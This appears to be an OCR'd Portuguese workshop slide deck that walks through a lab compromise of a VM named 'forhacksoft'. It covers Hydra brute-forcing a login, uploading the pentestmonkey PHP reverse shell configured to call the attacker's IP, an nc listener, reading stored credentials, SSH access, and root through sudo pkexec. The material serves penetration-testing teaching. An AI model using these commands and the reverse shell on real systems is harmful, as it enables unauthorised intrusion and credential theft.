SF:tions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVers
SF:ionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2
SF:B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fI
SF:nvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")
SF:%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x
```

https://shorturl.at/C1689


forhacksoft

BIT Business Information Technology

SONAEMC


LAB

Validar serviço web
http://10.0.2.5



Dirb http:// 10.0.2.5
(procurar aplicação web)
http://10.0.2.5/store

Testar
http://10.0.2.5/store
e aparece o botao de Admin




https://shorturl.at/C1689


LAB

Não existindo vulnerabilidades…. vamos por phishings… ou brute force …

Uma opção para o cenário será fazer Brute force usando o hydra / Uso o burpsuite para perceber o url de login




Abro o burp, configuro o meu browser para passar a enviar todo o trafego para o burp (habitualmente é nas network connections do browser e configuro manualmente o proxy 127.0.0.1 na porta 8080), o burp esta à escuta nessa porta. Ativo o burp para interceptar o trafego e quando carrego na pagina acima obtenho o detalhe do pedido no burp.



LAB

Esta é a mensagem de erro apos tentativa de login:



Something wrong! Check again!

Este são os dados que tenho bo BURP:

POST /store/Admin_verify.php

name=nome&pass=password&submit=Submit+Query

vou usar a wordlist do comando dirb do kali, o name vai ser admin e vou procurar a pass usando o hydra.

Com o burpsuite descobri os nomes das variáveis acima e a resposta de insucesso ("Name or pass is wrong. Check again!")

forhacksoft

LAB

hydra -l admin -P /usr/share/dirb/wordlists/small.txt 10.0.2.6 http-post-form "/store/admin_verify.php:name=admin&pass=^PASS^:Name or pass is wrong. Check again!"

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l admin -P /usr/share/dirb/wordlists/small.txt 10.0.2.6 http-post-form "/store/admin_verify.php:name=admin&
pass=^PASS^:Name or pass is wrong. Check again"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-19 08:23:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 959 login tries (l:1/p:959), ~60 tries per task
[DATA] attacking http-post-form://10.0.2.6:80/store/admin_verify.php:name=admin&pass=^PASS^:Name or pass is wrong. Che
ck again
[80][http-post-form] host: 10.0.2.6   login: admin   password: 0
[80][http-post-form] host: 10.0.2.6   login: admin   password: 00
[80][http-post-form] host: 10.0.2.6   login: admin   password: 01
[80][http-post-form] host: 10.0.2.6   login: admin   password: 02
[80][http-post-form] host: 10.0.2.6   login: admin   password: 03
[80][http-post-form] host: 10.0.2.6   login: admin   password: 123
[80][http-post-form] host: 10.0.2.6   login: admin   password: 2
[80][http-post-form] host: 10.0.2.6   login: admin   password: 20
[80][http-post-form] host: 10.0.2.6   login: admin   password: 1
[80][http-post-form] host: 10.0.2.6   login: admin   password: 10
[80][http-post-form] host: 10.0.2.6   login: admin   password: 100
[80][http-post-form] host: 10.0.2.6   login: admin   password: 1000
[80][http-post-form] host: 10.0.2.6   login: admin   password: 200
[80][http-post-form] host: 10.0.2.6   login: admin   password: 2000
[80][http-post-form] host: 10.0.2.6   login: admin   password: 2001
[80][http-post-form] host: 10.0.2.6   login: admin   password: 2002
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-19 08:23:56

┌──(root㉿kali)-[/home/kali]
```

Este user era adivinhável de forma simples sem recurso ao hydra, não era complicado, alias a autenticação nem esta bem feita.

hydra -l admin -P /usr/share/dirb/wordlists/small.txt 10.0.2.5 http-post-form "/store/admin_verify.php:name=admin&pass^PASS^:Name or pass is wrong.Check again"

https://shorturl.at/C1689


forhacksoft

BIT Business Information Technology


SONAEMC

LAB

Entramos na zona de Admin:



É possivel ver que podemos carregar livros:



https://shorturl.at/C1689

LAB

Se conseguimos carregar ficheiros podemos tentar carregar uma webshell, ou seja algo que coloque na aplicação e que possa funcionar como ponto de entrada (backdoor, cavalo de troia), pelo que podemos tentar passar uma reverse_shell.

Para revalidar se a tecnologia web é php, podemos fazer um nmap -sV --script=http-enum 10.0.2.6

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV --script=http-enum 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:52 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00010s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.php: Possible admin folder
|   /robots.txt: Robots file
|   /secret/: Potentially interesting folder
|_  /store/: Potentially interesting folder
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:6D:BF:1D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.63 seconds
```

E verifica-se que sim. Já o tínhamos visto quando navegávamos no site.

Temos vários reverse shells no kali no diretório seguinte /usr/share/webshells/ , seleciono a reverse webshell php (/usr/share/webshells/php)

cd /usr/share/webshells/php

nano php-reverse-shell.php

Necessario agora trabalhar a shell com o IP do atacante e respetiva porta de comunicação (ex:4545).

forhacksoft

BIT Business Information Technology

SONAEMC


LAB

```
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.5';  // CHANGE THIS
$port = 4545;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();
```


https://shorturl.at/C1689

LAB

E carrego a Shell via web:



Este nome tem de já existir



https://shorturl.at/C1689


LAB

Depois temos de colocar o kali à escuta na mesma porta configurada no reverse webshell

nc -lvp 4545

E no browser colocamos http://10.0.2.6/store/bootstrap/img/php-reverse-shell3dez.php , de forma a executar a web Shell ou acedemos ao link do livro (vamos à lista dos Books)

E temos Shell no kali



forhacksoft

BIT Business Information Technology

SONAEMC

LAB

Executamos os comandos e obtemos a shell

```
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
$ export TERM=xterm
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@forhacksoft:/$
```

Ok, ja temos uma Shell. Navegando encontramos o diretório home

```
www-data@forhacksoft:/$ ls
ls
bin   dev   lib    libx32   mnt   root  snap      sys  var
boot  etc   lib32  lost+found  opt   run   srv       tmp
cdrom home  lib64  media     proc  sbin  swap.img  usr
www-data@forhacksoft:/$ cd home
cd home
www-data@forhacksoft:/home$ ls
ls
gaby
www-data@forhacksoft:/home$ cd gaby
cd gaby
www-data@forhacksoft:/home/gaby$ ls
ls
password.txt
www-data@forhacksoft:/home/gaby$
```

https://shorturl.at/C1689

LAB

Encontramos um diretorio gaby, possivelmente um user, vendo os ficheiros encontramos um que diz password.txt, lendo temos uma password que por estar debaixo do gaby é uma forte possibilidade que sejam credenciais para uma ligação ssh.

```
www-data@forhacksoft:/home/gaby$ cat passwords.txt
cat passwords.txt
cat: passwords.txt: No such file or directory
www-data@forhacksoft:/home/gaby$ cat password.txt
cat password.txt
ssh: yxcvbnmXXX
gym/admin: asdfghjklXXX
/store: admin@admin.com admin
www-data@forhacksoft:/home/gaby$
```

https://shorturl.at/C1689

LAB

Verificou-se que era mesmo, entramos por ssh (ssh gaby@10.0.2.6)

```
gaby@forhacksoft:~$ sudo -l
Matching Defaults entries for gaby on forhacksoft:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin

User gaby may run the following commands on forhacksoft:
    (root) NOPASSWD: /usr/bin/yelp
    (root) NOPASSWD: /usr/bin/dmf
    (root) NOPASSWD: /usr/bin/whois
    (root) NOPASSWD: /usr/bin/rlogin
    (root) NOPASSWD: /usr/bin/pkexec
    (root) NOPASSWD: /usr/bin/mtr
    (root) NOPASSWD: /usr/bin/finger
    (root) NOPASSWD: /usr/bin/time
    (root) NOPASSWD: /usr/bin/cancel
    (root) NOPASSWD:
        /root/a/b/c/d/e/f/g/h/i/j/k/l/m/n/o/q/r/s/t/u/v/w/x/y/z/.smile.sh
```

O acesso Não é root, executando “sudo -l” (listar permissões disponiveis), e verificamos que tem permissões de root para bastantes serviços.

Como vi que podia executar o binário “**pkexec**”, um comando que permite executar programas como outro utilizador, como **sudo**, tentei criar uma *shell*.

sudo pkexec /bin/sh

https://shorturl.at/C1689

forhacksoft

LAB

```
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK
   just raised the bar for easy, resilient and secure K8s cluster deploymen

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

61 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Dec  4 19:23:02 2020 from 10.10.10.6
gaby@forhacksoft:~$ sudo -l
Matching Defaults entries for gaby on forhacksoft:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/snap/bin

User gaby may run the following commands on forhacksoft:
    (root) NOPASSWD: /usr/bin/yelp
    (root) NOPASSWD: /usr/bin/dmf
    (root) NOPASSWD: /usr/bin/whois
    (root) NOPASSWD: /usr/bin/rlogin
    (root) NOPASSWD: /usr/bin/pkexec
    (root) NOPASSWD: /usr/bin/mtr
    (root) NOPASSWD: /usr/bin/finger
    (root) NOPASSWD: /usr/bin/time
    (root) NOPASSWD: /usr/bin/cancel
    (root) NOPASSWD:
        /root/a/b/[illegible]/o/q/r/s/t/u/v/w/x/y/z/.smile.sh
gaby@forhacksoft:~$ sudo pkexec /bin/sh
# whoami
root
# 
```

Acesso Root

https://shorturl.at/C1689

Short URLs

Documento de acompanhamento : Workshop UA ENEI 2023.pdf
shortURL - https://shorturl.at/C1689

Ficheiros de LABs

Lista de Passwords reduzida: shorturl - https://shorturl.at/pxzLM
Lista de Users reduzida: shorturl https://shorturl.at/gyGLW